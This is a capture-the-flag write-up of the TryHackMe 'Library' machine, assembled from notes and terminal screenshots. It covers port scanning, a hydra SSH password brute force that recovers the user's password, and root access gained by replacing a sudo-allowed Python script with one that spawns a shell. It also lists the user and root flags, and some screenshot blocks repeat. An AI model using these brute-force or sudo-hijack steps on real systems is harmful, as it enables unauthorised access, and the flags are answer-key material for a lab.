Library_THM

Enumuration

# Website didnt have any special directories

# We saw a username meliodas on webpage so bruteforced that using hydra


# meliodas iloveyou1

Nmap

```
 nmap $ip -sS -sV -A  -p22,80 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 14:15 EDT
Nmap scan report for 10.10.214.89
Host is up (0.45s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry 
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 7.1.1 - 7.1.2 (92%), Linux 3.13 (92%), Linux 3.13 - 4.4 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   195.24 ms 10.4.0.1
2   ... 3
4   450.45 ms 10.10.214.89

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.07 seconds
```

SSH:22

# Hydra cracked ssh of meliodas user


Burp Suite Community E...
Burp Suite Community E...
Library_THM.ctb - /root...
Welcome to Blog - Libra...
[root@kali: ~]
root@kali: ~
02:30 PM
96%
root@kali: ~
root@kali: ~ 118x28
root@kali: ~ 118x28
root@kali: ~ 118x25
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/Library_THM 118x25

```
┌──(root💀kali)-[~]
└─# nmap $ip -sS -sV -A  -p22,80 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 14:15 EDT
Nmap scan report for 10.10.214.89
Host is up (0.45s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%),
 Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 7.1.1 - 7.1.2 (92%),
Linux 3.13 (92%), Linux 3.13 - 4.4 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   195.24 ms 10.4.0.1
```

```
┌──(root💀kali)-[~]
└─# hydra -l meliodas -P WordLists/rockyou.txt ssh://$ip
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-21 14:27:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.214.89:22/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 14344303 to do in 2390:44h, 16 active
[22][ssh] host: 10.10.214.89   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-21 14:30:34

┌──(root💀kali)-[~]
└─#                                                                                                            255 ×
```

```
┌──(root💀kali)-[~]
└─# nikto -h $ip
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.214.89
+ Target Hostname:    10.10.214.89
+ Target Port:        80
+ Start Time:         2021-04-21 14:13:40 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
 different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HT
TP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: 153f, size: 590e344b14f00, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
```

```
┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# binwalk logo.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# zsteg logo.png
[!] #<ZPNG::NotSupported: Unsupported header "\xFF\xD8\xFF\xE0\x00\x10JF" in #<File:logo.png>>

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#  meliodas
zsh: command not found: meliodas

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#                                                                                                            127 ×
```

#

HTTP:80

gobuster

.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)

EXploitation

Loot

POst Exploitation

# Got access as user meliodas

# we can run a python script as root
        (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py


# Since we cant write to the file ,we will delete this and make a new one with same name and then spawn a python shell with root access

 # import os; os.system("/bin/sh")

# NOw we are root

Privilege Escalation


# sudo -l
  (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py


Burp Suite Community E...
Burp Suite Community E...
*Library_THM.ctb - /roo...
Welcome to Blog - Libra...
[root@kali: ~]
meliodas@ubuntu: ~
02:35 PM
97%
meliodas@ubuntu: ~
meliodas@ubuntu: ~ 238x34
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/Library_THM 238x19
127

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

```
┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# binwalk logo.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# zsteg logo.png
[!] #<ZPNG::NotSupported: Unsupported header "\xFF\xD8\xFF\xE0\x00\x10JF" in #<File:logo.png>>

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#  meliodas
zsh: command not found: meliodas

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#
```

# We have read access only to this script. It basically zips a file in /var/backups/website.zip


Burp Suite Community E...
Burp Suite Community E...
*Library_THM.ctb - /roo...
Welcome to Blog - Libra...
[root@kali: ~]
meliodas@ubuntu: ~
02:38 PM
97%
meliodas@ubuntu: ~
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/Library_THM 238x19
127

```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
meliodas@ubuntu:~$
```

```
┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# binwalk logo.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# zsteg logo.png
[!] #<ZPNG::NotSupported: Unsupported header "\xFF\xD8\xFF\xE0\x00\x10JF" in #<File:logo.png>>

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#  meliodas
zsh: command not found: meliodas

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─#  meliodas
```

#

Credentials

# SSH Credentials

meliodas:iloveyou1

#

Flag

# User FLag

6d488cbb3f111d135722c33cb635f4ec

# Root Flag

e8c8c6c256c35515d1d344ee0488c617